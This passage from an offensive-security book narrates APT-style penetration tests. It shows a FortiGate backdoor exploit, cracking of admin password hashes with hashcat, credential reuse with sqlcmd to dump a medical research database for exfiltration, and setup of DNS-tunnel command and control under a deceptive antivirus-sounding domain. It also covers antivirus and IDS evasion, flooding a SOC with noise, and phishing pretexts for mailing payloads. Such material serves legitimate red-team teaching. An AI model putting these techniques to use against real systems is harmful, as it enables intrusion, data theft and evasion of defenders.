We confirm this is the case by connecting to it via SSH. It presents the following banner:

```
FortiGate OS Version 4.8
```

It's not just a router, it's a firewall. Not only that, it's a firewall that shipped from the manufacturer with a hardcoded password. Some suspicious folk might call this a “backdoor,” but the manufacturer shrugged it off as a “device management issue.”

Either way, there is public exploit code for the issue available from here:

http://seclists.org/fulldisclosure/2016/Jan/26

We'll use this script to compromise the router. Once you have done this, you can list the admin users:

```
# get system admin
name: admin
name: DaveGammon
name: RichardJones
```

and download their password hashes one by one:

```
# show system admin admin
  set password ENC AK1VW7boNstVjM36VO5a8tvBAgUJwLjryl1E+27F+lOBAE=

FG100A # show system admin DaveGammon
   set password ENC AK1OtpiTYJpak5+mlrSoGbFUU60sYMLvCB7o/QOeLCFK28=

FG100A # show system admin RichardJones
  set password ENC AK1P6IPcOA4ONEoOaNZ4xHNnonB0q16ZuAwrfzewhnY4CU=
```

Fortigate stores its passwords as salted but non-iterated `SHA-1` hashes. In layman's terms, that means you can crack them. Copy and paste the config to your local machine and use the free HashCat password cracker to crack the hashes as it natively supports this format:

```
root@kali:/tmp# hashcat -a 0 -m 7000 med-fort
/usr/share/wordlists/rockyou.txt
Initializing hashcat v0.47 by atom with 8 threads and 32mb segment-
size…
Added hashes from file fortinet: 3 (3 salts)

NOTE: press enter for status-screen

AK1P6IPcOA4ONEoOaNZ4xHNnonB0q16ZuAwrfzewhnY4CUA:SecurePass#1
AK1OtpiTYJpak5+mlrSoGbFUU60sYMLvCB7o/QOeLCFK28A:IloveJustinBieber

Input.Mode: Dict (/usr/share/wordlists/rockyou.txt)
Index…..: 5/5 (segment), 553080 (words), 5720149 (bytes)
Recovered.: 2/3 hashes, 2/3 salts
Speed/sec.: 8.10M plains, 8.10M words
Progress..: 553080/553080 (100.00%)
Running…: --:--:--:--
Estimated.: --:--:--:--
```

Here I am using the `rockyou.txt` wordlist, which contains 14 million words.

This crypt-and-compare attack hashes every single word and compares it to the hashes; when you have a match that word is the password.

Looking at the output, two passwords have been found.

Credential Reuse Against Primary Target System

I don't care much about the firewall itself, other than that I can add a firewall ruleset allowing you to access the Medical Research lab and that these passwords may be used elsewhere. What I really want to access is the MS SQL database, which will most likely be running on its default port 1433.

We can use a Windows command-line tool to test the stolen credentials and see if they work on the SQL Server, but first you want to query AD again to find out what Dave Gammon's domain username is. For that, I will once again turn to the magic of PowerView:

```
c:> powershell.exe -nop -exec bypass
PS c:> import-module .\powerview.ps1
PS c:> Get-NetUser -FullData | Out-File -encoding ascii users.txt
```

After searching the output, I find the line we're looking for:

```
samaccountname: dgammon
```

Well. I could probably have guessed that, but moving on, let's test those credentials. If they work, this will list the databases available.

```
sqlcmd -s medlab03-SQL -u coll-domain/dgammon -p ILoveJustinBieber -q
"exec sp_databases"
```

A hit and a list of DBs:

```
master
model
msdb
perfuse-data
tempdb
```

The list shows four MS SQL databases and one user `db` called `perfuse-data`. That sounds promising. So let's steal it. The following command will back up the `perfuse-data db` to disk, where you can extract it via C2:

```
sqlcmd -s medlab03-SQL -u coll-domain/dgammon -p ILoveJustinBieber -Q
"BACKUP DATABASE perfuse_db TO DISK='C:\perfuse_db.bak'"
```

That is game over. I have acquired our target's database, which is more than sufficient to call this a win. In an actual APT scenario, I would have used these credentials to gain further access to the workstations, deployed spyware as well as my own C2, and stolen every idea these guys came up with.

Summary

In this chapter, I introduced a new vector of attack—the Java applet. We've extended our C2 and put it to the test. Once you're inside a target's network, you have effectively bypassed 90 percent of operation security. In this case, the target had implemented a firewall to block their subnet from the rest of the network, but it was vulnerable and easily subverted to give the very keys to the kingdom. This is worth stressing because credential reuse is a killer when one of those systems is not as secure as the other.

What we have here is a belief that someone running in the browser is secure and harmless. That Java is "secure"—I keep hearing that but I'm not sure what it means. Allow a Java applet to run in your browser and you are running executable code on your computer as surely as if you downloaded an .exe. Code signing is meaningless in the twenty-first century and should not be relied upon for security here or anywhere else.

Despite the plethora of tools capable of "detecting Command & Control," you should realize that you can easily make homegrown attacks, customized for a specific mission that will not be detected.

The next chapter looks at compromising banking systems and advanced data exfiltration.

Exercises

1. Continue implementing the C2 and experiment with the features discussed.
2. Investigate what other technologies run within a web page context and how they might be similarly utilized to gain initial access into an organization.
3. A mass email was used in this chapter, but some spam filters would have blocked it—in fact, that is often the biggest problem when using email as a vector of attack. What other technologies could be used to deliver the URL to these targets in a convincing manner?

Chapter 3
Twenty-First Century Heist

This chapter is based on a consulting engagement I performed a couple of years ago for a large international bank. They had never conducted this kind of pen test before, but I'd done a lot of other testing for them in the past so we had a sit-down to talk about what would be a good approach.

A bank has money. It's kind of the motherlode. Money is not only the asset to be protected but the resource that makes that protection possible. Banks prioritize security at every step, in a way that other organizations simply cannot: every build change in any technology, be it a web or mobile application, is reviewed both as a penetration test and a line-by-line code review. Every IP of every external connection is subjected to penetration testing once a year.

What Might Work?

Most users won't have web-to-desktop access and those who do will find it heavily restricted—a VBA macro might make it into a target's inbox but will probably be blocked or the attachment will be deleted by policy regardless of AV hits. A signed Java applet might run in a target's browser but more likely it will be considered a banned technology and blocked at the web proxy. Physical access to the facilities is heavily restricted, and every person in or out will need an electronic access badge. Physical access control only permits one person through at a time with ground sensors capable of determining if more than one individual is trying to enter on a single badge.

A HISTORICAL DIVERSION

The first penetration test I ever carried out was a banking website. It was April 20, 1999. I was 23. I remember the date vividly, not because the test was especially interesting or educative—it was neither—but because the day was somewhat over shadowed by the events at Columbine High School, which (at the time) was the deadliest school shooting in U.S. history. The two events have therefore always been inextricable in my mind.

Nothing Is Secure

So, we're out of luck, right? Remember when I said that nothing is secure? Well, that applies to banks as well. The people who write code or design network architecture for banks are as fallible as anyone else. Not all penetration testers are created equal and security code reviews are often nothing but an expensive waste of time to satisfy the compliance officer and are performed by people who can't even code in the language they're supposed to be reviewing. If you think I'm joking, next time you pay $2,000 a day for someone to come in and conduct a security code review, ask them to write a simple program in the relevant language. You'll get a blank look and an "explanation" as to why they use a "special" tool. Then tell them they can blame me for making them look stupid.

Organizational Politics

Another problem is that banks are usually broken into little fiefdoms—this is true of many organizations but particularly true in banking. There's not just one IT department or one team of coders. The people writing the consumer iPhone app have probably not even met the people who wrote the comparable retail website application.

LOOK BOTH WAYS BEFORE CROSSING A ONE-WAY STREET

People don't necessarily fully understand the environments that they are managing. For example, I once performed a penetration test of a bank's ATM network and the guy running the lab had been there five years and assured me that the testing environment was separate from the production network so I needn't worry about taking down live systems. These are questions I've learned to ask. The quickest way to complete the test was to compromise the Tivoli management platform that updated applications on the ATMs. I then sent a command to all endpoints to run the solitaire game, which dutifully appeared on the lab ATM in front of me. Satisfied, I decided that was a good point to walk up the road and grab a bite to eat. Next to the Surinamese takeaway I frequently patronized was an ATM of the bank I was working for. A bemused pair of customers was staring at the solitaire game running on the screen. The first thing I thought was "that's a coincidence" until the actual thinking part of my brain kicked in and I ran back to the lab, dialing as I went. My point is that even if someone tells you it's a one-way street—look both ways before crossing it.

APT Modeling versus Traditional Penetration Testing

APT modeling, on the other hand, is not something that is often performed and when it is, it's usually not done properly. The (growing) problem with penetration testing in general is that it's full of charlatans. It's a specialized field within a specialized field and the most insight that a client will get as to the competence of the consultant will be how shiny the end report is.

Never *ever* trust pen testing certifications as proof of ability when hiring consultants—they are all, without exception, garbage. These “qualifications” are issued by cynical opportunist parasites who have used FUD to establish themselves as a standard. They claim to improve the baseline skillset while reducing it to probably the lowest point it's ever been.

I can't name names but the reason that these certifications do so well is basically this: two firms compete for a consultancy engagement. The person who has to select a vendor has no experience in engaging such people and the only notable difference he can see is that one has a certification and one doesn't. He selects the former company and explains to the latter how the decision was made. You can bet that salesman is going back to the office and screaming about lost work and “underqualified” consultants. This is a particular problem in the UK for some reason. Make them prove their knowledge. Better yet—for long-term framework engagements—bring in two or three firms for a day and make them compete against each other on the same environment. Make them sweat. You'll soon separate the men from the boys (or girls, as we have women pen testers now). Oh, and ask if one of your technical people can be involved to see what you're paying for. Some will turn green and run for the door; others will mumble about “proprietary” or “secret” knowledge. Immediately terminate the conversation with anyone who is not willing to work transparently.

Background and Mission Briefing

The bank had just appointed a new Chief Information Security Officer (CISO) who was very keen to put the security of the business to the test in a real-world manner. This was a smart play on his part, as we could test well beyond the limits of a compliance exercise and any vulnerabilities discovered could be attributed to his predecessor. The briefing was pretty much this: “Hack us. When you have, come in and give a presentation to the board that will scare the hell out of them and get me a bigger budget. Just don't do anything illegal.” As if I would.

This was going to be a particularly challenging test and consequently we were going to need to solve some tricky problems:

- How were we going to deliver our payload in a Spartan, security conscious environment?
- How could we establish and manage command and control in an environment where very few users had direct access to the Internet and those who did had to endure an extremely restrictive proxy?

APT tests involve, whether directly or indirectly, human manipulation. Humans aren't computers. They will get suspicious and you can't keep hitting them with attack after failed attack—your target will soon realize they are being targeted. This is also an environment where security policy mandates that screen savers carry security conscious warnings: the “Don't take candy from strangers” type of stuff. One problem at a time. Let's do things the other way around and first talk about our C2.

Command and Control Part III: Advanced Channels and Data Exfiltration

It's true that there is no direct user land connection to the Internet but remember earlier when I said that people often don't fully understand the environments they manage? That is no less true here than in most places. You don't need a “direct” connection to the Internet, you just need to be able to get data out to our C2 and that is by no means the same thing. You could hope we get a user with proxy access and inherit those permissions to talk out to the web, but that would be leave you with a heavily restricted connection which carries far too much uncertainty. You can do better. Consider the following example.

I'm sitting on the banking LAN and I type the following command and get the following output:

```
> ping www.google.com


Pinging www.google.com [74.125.136.147] with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 74.125.136.147:
    Packets: Sent = 3, Received = 0, Lost = 3 (100% loss)
```

What exactly is happening here? “Ah,” you reply, “You're an idiot. You don't have access to the Internet (or at least ICMP packets are being restricted), so you're getting a timeout. What did you think would happen?”

That's not *all* that's happening.

I pinged a Fully Qualified Domain Name and the packets were dropped but first it was resolved into an IP address. A public Internet IP address. The local DNS server can resolve IP addresses, which means at some point in the DNS chain a host is talking to Google. This local DNS server probably doesn't have direct access to the Internet either, but it can certainly talk to the bank's Internet-facing DNS to resolve queries. The fact that the ICMP packets were dropped is irrelevant: I can use DNS resolution itself as a means of command and control. If you look at a `dig` query, things might make more sense:

```
dig +trace www.google.co.uk

.                       8238    IN   NS  b.root-servers.net.
.                       8238    IN   NS  f.root-servers.net.
.                       8238    IN   NS  h.root-servers.net.
.                       8238    IN   NS  m.root-servers.net.
.                       8238    IN   NS  j.root-servers.net.
.                       8238    IN   NS  d.root-servers.net.
.                       8238    IN   NS  g.root-servers.net.
.                       8238    IN   NS  k.root-servers.net.
.                       8238    IN   NS  i.root-servers.net.
.                       8238    IN   NS  a.root-servers.net.
.                       8238    IN   NS  c.root-servers.net.
.                       8238    IN   NS  e.root-servers.net.
.                       8238    IN   NS  l.root-servers.net.
;; Received 228 bytes from 8.8.4.4#53(8.8.4.4) in 15 ms

uk.                     172800 IN       NS      nsa.nic.uk.
uk.                     172800 IN       NS      nsb.nic.uk.
uk.                     172800 IN       NS      nsc.nic.uk.
uk.                     172800 IN       NS      nsd.nic.uk.
uk.                     172800 IN       NS      dns1.nic.uk.
uk.                     172800 IN       NS      dns2.nic.uk.
uk.                     172800 IN       NS      dns3.nic.uk.
uk.                     172800 IN       NS      dns4.nic.uk.
;; Received 454 bytes from 193.0.14.129#53(193.0.14.129) in 28 ms

google.co.uk.           172800 IN       NS      ns3.google.com.
google.co.uk.           172800 IN       NS      ns4.google.com.
google.co.uk.           172800 IN       NS      ns1.google.com.
google.co.uk.           172800 IN       NS      ns2.google.com.
;; Received 116 bytes from 156.154.103.3#53(156.154.103.3) in 2 ms

www.google.co.uk.       300     IN      A       74.125.21.94
;; Received 50 bytes from 216.239.36.10#53(216.239.36.10) in 32 ms
```

`dig +trace` works by pretending it's a name server using iterative queries and following the referrals all the way. Here you see the names of the authoritative name servers for `google.co.uk` as well as the final IP resolution.

Our payload (when you decide what it is) needs to be able to communicate to our C2 via recursive DNS queries that are themselves the data being received. In addition to that, information needs to be passed back to the payload as

DNS data in some way. The benefits are that this will cut through their border security like a hot knife through butter and it's stealthy, though not undetectable.

You'll need a couple of things before you can start building this solution:

- A domain name registered specifically for the attack. This can be anything you want.
- Our C2 server needs to be made authoritative for this domain name.
- An additional service must be created that runs on our C2 server and masquerades as a DNS service while its actual sole purpose is to communicate with our payload.

This attack is not a new concept but is not well understood. The first proof of concept was created by DNS and security guru Dan Kaminsky in 2004 with *OzymanDNS*. The idea was built on by Tadek Pietraszek with `dnscat`, but that tool is limited in that it requires a Java VM to run. Ron Bowes created `dnscat2` to implement and demonstrate DNS tunneling specifically for the sort of purposes you need. It's flexible, it does what you need, and the payload portion of the source code is in C, so you can compile it on whatever you want and alter it so the AV won't see it.

The `dnscat2` effectively only tunnels in through DNS—dynamic and reverse tunnels are not supported, nor is file transfer. That's no problem here though as we're just going to combine and deploy it with our own SSH payload, allowing secure file transfer and command execution. The author of the software is wise to warn against trusting the built-in encryption, as it's homemade. While it's likely more than good enough for our purposes, we're tunneling the SSH protocol so that problem is solved for us as well.

We'll register the domain name `anti-virus-update.com` and make our C2 server the authoritative name server for it. This time when I run `dig`, I get this:

```
dig +trace test.anti-virus-update.com

.                14609   IN  NS a.root-servers.net.
.                14609   IN  NS b.root-servers.net.
.                14609   IN  NS c.root-servers.net.
.                14609   IN  NS d.root-servers.net.
.                14609   IN  NS e.root-servers.net.
.                14609   IN  NS f.root-servers.net.
.                14609   IN  NS g.root-servers.net.
.                14609   IN  NS h.root-servers.net.
.                14609   IN  NS i.root-servers.net.
.                14609   IN  NS j.root-servers.net.
.                14609   IN  NS k.root-servers.net.
.                14609   IN  NS l.root-servers.net.
```

```
.                14609   IN  NS m.root-servers.net.
;; Received 228 bytes from 8.8.4.4#53(8.8.4.4) in 17 ms

com.             172800   IN  NS i.gtld-servers.net.
com.             172800   IN  NS m.gtld-servers.net.
com.             172800   IN  NS l.gtld-servers.net.
com.             172800   IN  NS e.gtld-servers.net.
com.             172800   IN  NS g.gtld-servers.net.
com.             172800   IN  NS b.gtld-servers.net.
com.             172800   IN  NS d.gtld-servers.net.
com.             172800   IN  NS a.gtld-servers.net.
com.             172800   IN  NS f.gtld-servers.net.
com.             172800   IN  NS h.gtld-servers.net.
com.             172800   IN  NS j.gtld-servers.net.
com.             172800   IN  NS c.gtld-servers.net.
com.             172800   IN  NS k.gtld-servers.net.
;; Received 504 bytes from 202.12.27.33#53(202.12.27.33) in 109 ms

anti-virus-update.com.   172800    IN   NS  newyork.anti-virus-
update.com.
anti-virus-update.com.   172800    IN   NS  paris.anti-virus-
update.com.
anti-virus-update.com.   172800    IN   NS  london.anti-virus-
update.com.
;; Received 155 bytes from 192.52.178.30#53(192.52.178.30) in 580 ms

anti-virus-update.com.   172799       IN      NS     paris.anti-
virus-update.com.
anti-virus-update.com.   172799       IN      NS     newyork.anti-
virus-update.com.
anti-virus-update.com.   172799       IN      NS     london.anti-
virus-update.com.
```

`test` as a host does not exist but that doesn't matter. What's important is that the request to resolve the host is being referred up the chain until it reaches our C2 server. This way data can be encapsulated within DNS requests. The most flexible type of DNS record is the TXT record. This can be used to store arbitrary data that can be used to provide information about the domain in question (such as SPF records—more on that later). It can contain any data you want (within size constraints) and can be updated on the fly. As a result, you can also encapsulate data and commands within a DNS response. See Figure 3.1.




Figure 3.1: The beauty of this setup is that if your C2 is disrupted by security operations, you can point your DNS at another server.

There are three ways such an attack may be detected:

- Host-based malware detection/antivirus. In this case, you can compile the `dnscat2` payload any way you want to avoid AV signatures.
- Signature-based traffic analysis. Unlikely but not improbable.
- Heuristic-based DNS anomaly detection. Given that DNS has at its core a very simple function—resolving hostnames to IP addresses—there are ways that this traffic can look suspicious at the border. We're resolving a lot of hosts on the same domain in quick succession as well as making a lot of TXT lookup requests. In general, a client host doesn't have a lot of reasons to even request TXT records. In anything but a high-security environment, you could probably safely not worry that this level of inspection was not being carried out, but here I will assume it is and plan our attack accordingly.

Notes on Intrusion Detection and the Security Operations Center

We've talked at length about the need to keep payloads below the radar of antivirus or malware detection products. However, this is only the tip of the iceberg. Modern intrusion detection systems are advanced, intelligent, and collaborative and can process event information from virtually any kind of server, device, or network segment. At its simplest, this includes suspicious traffic (like a port scan) or several failed logins in a row on a Cisco router. A specific behavior can be included and defined as a security event and

integrated into the central monitoring system. IDS will receive its data from three places:

- *Network Intrusion Detection System (NIDS)* for passive sniffing interfaces analyzing payload data and monitoring for potentially malicious activity. The NIDS will get its data directly from the switch in that segment via a physical span, tap, or mirror port so you don't hose your network's core bandwidth.
- *Host-based Intrusion Detection System (HIDS)* for spotting problems on endpoints, including file integrity monitoring, rootkit checks, and Windows Registry checks.
- *The IDS* monitors network traffic for malicious behavior, system log messages, and user activity.

That's great, but on any given network, that will produce a lot of data that has to be monitored, acted upon, and stored for long-term analysis or research. That's where the Security Operations Center (SOC) comes in.

The SOC Team

The composition of a SOC team varies greatly based on the needs and budget of the organization in question. Some companies prefer to outsource these services to a third-party specializing in network defensive monitoring. In the instance of an international bank, however, you can assume the team will look like this:

- *Shift manager*—Responsible for handovers between shifts and associated duties such as briefing the next shift on the current operational status, ongoing security incidents, and so forth.
- *First line SOC analysts*—Working in shifts 24/7 monitoring the SIEM (Security Incident Event Management)—more on that in a minute. If an attack is detected, a ticket is raised and passed to the second line analysts.
- *Second line SOC analysts*—Also available 24/7, although not necessarily on site. Will determine if the ticket is a false positive or needs to be escalated to the third line analysts.
- *Third line SOC analysts*—Technically available 24/7 depending on the nature of the incident. If the ticket has reached this point, there is likely to be a serious ongoing security incident or “active shooter” scenario.

How the SOC Works

Understanding how an SOC works is important because these are the people you have to beat in an APT modeling exercise. Without exception they have a

strong dislike of penetration testers, which all things being equal is perfectly understandable. See Figure 3.2.




Figure 3.2: A basic intrusion monitoring setup.

The important takeaway of this section is that response time (by the first line) is not the same thing as reaction time (the period between the response time and the event resolution). Once an event has been flagged, a series of steps has to take place to mobilize a response.

SOC Reaction Time and Disruption

The effective reaction time of the SOC is variable. In the final hour of a shift change in the early hours of the morning will likely be the time when the SOC reaction time is at its slowest. If you suspect an attack is likely to draw attention from the SOC and are unable to discover shift handover times, aim to have the attack go live between 3:00 a.m. and 4:00 a.m.

A SOC can also be disrupted and the effective reaction time increased in other ways. Stage an attack on a different part of the target's infrastructure (such as the public-facing Internet servers) and generate a lot of traffic. Vulnerability scanners and brute force authentication attacks from multiple IPs are a good start. Aim to put as many tickets between you and your attack as you can.

IDS Evasion

In the first chapter, you learned about the importance of antivirus evasion. You can do something similar with IDS. It benefits a tester to be able to replicate target conditions in a lab using VM technology. The most popular vendors all have trial versions you can download and play with—you don't have to replicate a complex network but being able to see how IDS responds to your traffic can save you a lot of work and teach a lot about security operations. As of this writing (and in my humble opinion), the best vendor in this space is AlienVault. Their technology encompasses everything from NIDS and HIDS to SIEM. It is a collection of technologies drawn from different places and integrated. Many SOCs are based on this tooling and it can pull data in from pretty much anything (if it can't, you can write a plugin so it will). Download their USM all-in-one product as a free trial and play with it, understand its OTX (Open Threat eXchange) integration and how that is significant in a world where such intelligence needs to be shared on a daily basis.

The reasoning behind choosing to build the C2 infrastructure in this book around the SSH protocol was not just the convenience it offers by already encapsulating much of the functionality you need, but because it looks like legitimate traffic to network monitoring. It doesn't matter how many tunnels you have going over the connection or what direction they are going—it still just looks like an outbound SSH connection, which in and of itself will not trigger an alarm (unless a specific policy is configured to do so, which is highly unlikely).

False Positives

One final point, given the number of events that will be generated vis-à-vis the resources of the SOC and its need to eliminate false positives, assets monitored by IDS are given a numerical value that's passed to a formula when technology makes a decision as to whether or not an event is considered worthy of flagging in the SIEM. An asset value can be 0 (least important) through 5 (most important). The formula takes into consideration event priority (also 0 through 5) and the reliability of the event detection (0 through 10). The formula looks like this:

$$\text{EventRisk} = \frac{(\text{AssetValue} \times \text{EventPriority} \times \text{EventReliability})}{25}$$

This effectively allows security to be broken into percentiles and categorized and reacted to accordingly. This is fine (indeed necessary) to a certain degree. The problem is that it's not always clear what the asset value should be. To put it another way, an attack triggered on an asset with a low value and

priority with a rule that is not considered to be sufficiently reliable *is not going to get flagged*. In an APT scenario where an attacker may have to stay hidden for a long time while avoiding detection in a security monitored environment, the attacker should aim to compromise endpoints that are going to have the lowest asset value as is reasonably possible to use for further probing. Modern printers, for example, will be attached to the network and have functionality that will likely extend beyond what the device needs. As such, they can be utilized to store files, tools, and in some cases provision attacks. A Cisco router will likely be considered a high-value asset but monitoring usually has to be carefully tuned to avoid excess false positives. A light port scan coming from a Cisco device will likely not be flagged or be immediately closed by the SOC team. However, modern Cisco routers have an implementation of the TCL scripting language installed by default and while it's not a complete implementation (sadly the Expect module is not supported for example), it can still be used to script attacks and facilitate low and slow recon.

Enough said. It's time to think about how we're going to deliver our payload.

Payload Delivery Part III: Physical Media

We've pretty much ruled out the web as a viable vector of attack and email with any kind of attachments is going to be subject to considerable scrutiny. What does that leave us with? Plenty, but for this test we're going to go old school. The easiest way to get a payload into a physically high-security environment is to go low tech. FedEx packages are not going to get analyzed by border malware prevention systems—they're going to be delivered to someone's desk.

A Whole New Kind of Social Engineering

You have virtually unlimited opportunities for a social engineering attack here and if you put in a little effort you come up with some very effective pretexts. Staff is warned constantly to watch what they click but not what they open in the mail. You could send your payload directly on an optical disk or a thumb drive or you could have an official looking letter giving instructions to the target. You could target different staff in different buildings and different departments, reducing the possibility of anyone comparing notes. The easiest way to build a target list is the business social network LinkedIn. You don't need to scour through people's profiles—just enter the business name and you'll get a list of everyone working there who's signed up to the site and their job title. You can derive their email addresses by determining what the convention is through Google searches or PGP lookups or however you want and then apply that to the list of names.

Target Location Profiling

Our target has over 20 HQs in this country alone (never mind retail branch offices) and each building has a code. Each desk in the building is uniquely identifiable following this code; for example, the data center has a code of MZ. Someone on the fourth floor of this data center at desk 298 will have the unique delivery code of MZ4.298. This allows for easy internal mail referencing as well as giving visitors (from other HQs) the ability to quickly find someone when attending meetings and so forth. It is convention within the bank that this code be included in the email footer. I know this because I've done a lot of work for them, but an attacker will have to do some more legwork.

Some mail servers will tell you if an email address is valid, some won't. It depends on how they respond to a manual RCPT TO command. Some will respond with a *not valid* message, whereas others will simply respond OK and then bounce the message. It doesn't really matter in our case, but always test which it is before initiating a spear phishing campaign, as it's nice not to have any of our messages rejected because there was an exception in the naming convention. Some mail servers will block you as a potential spammer if your IP racks up too many failed deliveries.

Gathering Targets

First you need to build your target list. What you want is a list of about 100 names in different departments. It doesn't matter too much which departments at this point, just try and get an even spread. The point is you will need to create a pretext—any pretext really—to email the people on this list and get a response; the response will contain the individual building code allowing you to very specifically deliver the payload within the accepted and trusted conventions of the bank. The following letter

```
Dear Dan,

It was great to catch up at Infosec last week. If you're up for a
beer this Friday I'll be in town.

Regards,

Dave
```

is a simple example that might elicit the following response:

```
Dave,

I think you've got the wrong Dan!

Cheers,
```

```
Dan

IT Systems Engineer
Payment Systems

23 Walton Street
MZ2.324
```

It doesn't matter; be creative.

Once you have a list of targets, addresses, and building codes you can think about what you want to deliver. There is the `dnscat2`/SSH payload bundle, but you need to dress it up as something convincing and configure your environment. So....

Stage I: Server Configuration

In addition to your existing C2 infrastructure, you need to install the server side of `dnscat2`, which is straightforward enough. The server element is written as a Ruby script so you just need to satisfy some prerequisites. On Linux, use this command:

```
$ sudo apt-get install ruby-dev
```

to grab the Ruby development tools and use this command:

```
$ git clone https://github.com/iagox86/dnscat2.git
$ cd dnscat2/server/
$ sudo gem install bundler
$ sudo bundle install
